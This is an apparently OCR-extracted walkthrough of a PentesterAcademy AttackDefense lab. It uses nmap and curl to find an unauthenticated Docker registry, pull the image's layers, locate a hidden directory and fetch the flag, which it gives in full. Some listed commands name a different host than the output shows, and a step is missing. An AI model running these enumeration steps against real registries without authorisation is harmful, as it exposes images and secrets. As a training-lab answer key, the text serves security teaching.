# ATTACK DEFENSE


by PentesterAcademy

| | |
|---|---|
| **Name** | Hidden Directory |
| **URL** | https://www.attackdefense.com/challengedetails?cid=1032 |
| **Type** | DevSecOps : Docker Insecure Images |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.


**Step 1:** Run an nmap scan against the subnet

Command: nmap 192.111.41.0/24



```
root@attackdefense:~# nmap 192.111.41.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 17:43 IST
Nmap scan report for 192.111.41.1
Host is up (0.000013s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   filtered http
9000/tcp filtered cslistener
MAC Address: 02:42:C9:2F:74:5A (Unknown)

Nmap scan report for fdvr0pxcmhsblb4q1psruktoq.temp-network_a-111-41 (192.111.41.3)
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:6F:29:03 (Unknown)
```




```
Nmap scan report for 77852ggdau0el842twqpz3ufp.temp-network_a-111-41 (192.111.41.4)
Host is up (0.000024s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5000/tcp open  upnp
MAC Address: 02:42:C0:6F:29:04 (Unknown)

Nmap scan report for attackdefense.com (192.111.41.2)
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8009/tcp open  ajp13
```

**Step 2:** We have discovered two target machines. And now we can scan all ports to ensure that we can discover other services on non-standard/popular ports

Command: nmap -sV -p- 192.111.41.3 192.111.41.4




```
root@attackdefense:~# nmap -sV -p- 192.111.41.3 192.111.41.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 17:46 IST
Nmap scan report for fdvr0pxcmhsblb4q1psruktoq.temp-network_a-111-41 (192.111.41.3)
Host is up (0.000024s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
MAC Address: 02:42:C0:6F:29:03 (Unknown)

Nmap scan report for 77852ggdau0el842twqpz3ufp.temp-network_a-111-41 (192.111.41.4)
Host is up (0.000023s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
5000/tcp open  http    Docker Registry (API: 2.0)
MAC Address: 02:42:C0:6F:29:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 41.56 seconds
root@attackdefense:~#
```

**Step 3:** We have discovered a Nginx server and Docker Registry running on the target machines. We can open mozilla firefox and navigate to the IP address of the first target machine to view the web pages hosted by the Nginx server.



Welcome to Bludit


Congratulations you have successfully installed your Bludit.

Create your own content

Start writing your own content or edit the current to fit your needs. To create, edit or remove content you need to login to the admin panel with the username `admin` and the password you set in the installation process.

**Step 4:** Bludit web application is hosted on the Nginx server. Docker registry is running on the second target machine. We can use curl to interact with the API and list all repositories present in the registry.


Command: curl 192.111.41.3:5000/v2/_catalog



```
root@attackdefense:~# curl 192.111.41.4:5000/v2/_catalog
{"repositories":["webserver"]}
root@attackdefense:~#
```

**Step 5:** An image named webserver exists on the docker registry. We can list the tags of the images by interacting with the api.


Command: curl 192.111.41.3:5000/v2/webserver/tags/list



```
root@attackdefense:~# curl 192.111.41.4:5000/v2/webserver/tags/list
{"name":"webserver","tags":["latest"]}
root@attackdefense:~#
```

**Step 6:** We can pull the manifests for the image.


Command:  curl 192.111.41.3:5000/v2/webserver/manifests/latest



```
root@attackdefense:~# curl 192.111.41.4:5000/v2/webserver/manifests/latest
{
   "schemaVersion": 1,
   "name": "webserver",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:da48f15a9bddf426533786cd93d3fad55d3228796df16302c1a66d99bea80f4e"
      },
      {
         "blobSum": "sha256:42af3d1fbe7be4a653053107fe81aa23bd697845b23dcd22106a2f48c6db7e86"
      },
      {
         "blobSum": "sha256:5640b6ea4b63dcd53e1b85a6fa3e4f2ea4948a8d7fd0856f5afce65c39cc87b3"
      },
      {
         "blobSum": "sha256:6a02f6ccd668c45eeb69896ec1c32de43ea94e8396bdcf2f52981f7c57d7d95e"
      },
      {
         "blobSum": "sha256:038deaee728a2527cb78ea4e2fd335fff60d508038f5c4a261f1218650614417"
      },
```

**Step 7:** Pull each layer of the image and saving in form of .tar archives.


Commands: mkdir workspace
cd workspace/
curl
192.111.41.4:5000/v2/webserver/blobs/sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4



```
root@attackdefense:~# cd workspace/
root@attackdefense:~/workspace# curl 192.111.41.4:5000/v2/webserver/blobs/sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb
16422d00e8a7c22955b46d4 --output 1.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    32  100    32    0     0    329      0 --:--:-- --:--:-- --:--:--   329
root@attackdefense:~/workspace#
```

Extracting tar file


Commands: tar -xvf 1.tar
ls



```
root@attackdefense:~/workspace# tar -xvf 1.tar
root@attackdefense:~/workspace# ls
1.tar
root@attackdefense:~/workspace#
```


**Step 9:** No files were present in the tar file because the last layer did not produce any change on the disk. We will have to extract each layer till we find relevant information.

Command: curl
192.111.41.4:5000/v2/webserver/blobs/sha256:da48f15a9bddf426533786cd93d3fad55d322879
6df16302c1a66d99bea80f4e



```
root@attackdefense:~/workspace# curl 192.111.41.4:5000/v2/webserver/blobs/sha256:da48f15a9bddf426533786cd93d3fad55d3228796
df16302c1a66d99bea80f4e --output 2.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   200  100   200    0     0   2247      0 --:--:-- --:--:-- --:--:--  2247
root@attackdefense:~/workspace#
```


Command: tar -xvf 2.tar



```
root@attackdefense:~/workspace# tar -xvf 2.tar
var/
var/www/
var/www/html/
var/www/html/bf294d06b99e/
var/www/html/bf294d06b99e/flag.txt
root@attackdefense:~/workspace#
```

**Step 10:** Viewing the extracted flag.txt file from previous step.


Command: cat var/www/html/bf294d06b99e/flag.txt



```
root@attackdefense:~/workspace# cat var/www/html/bf294d06b99e/flag.txt
root@attackdefense:~/workspace#
```

**Step 11:** flag.txt file was empty. We can assume that the docker registry hasn't been updated with new image. We can check whether the same file exists on the web server running on the first target machine.

Command: curl 192.111.41.3/bf294d06b99e/flag.txt



```
root@attackdefense:~/workspace# curl 192.111.41.3/bf294d06b99e/flag.txt
b40423e36bc399fa2414a20687f5c45b
root@attackdefense:~/workspace#
```

This reveals to us the flag.

**Flag:** b40423e36bc399fa2414a20687f5c45b

**References:**

1. Docker (https://www.docker.com/)
2. Docker Registry API (https://docs.docker.com/registry/spec/api/)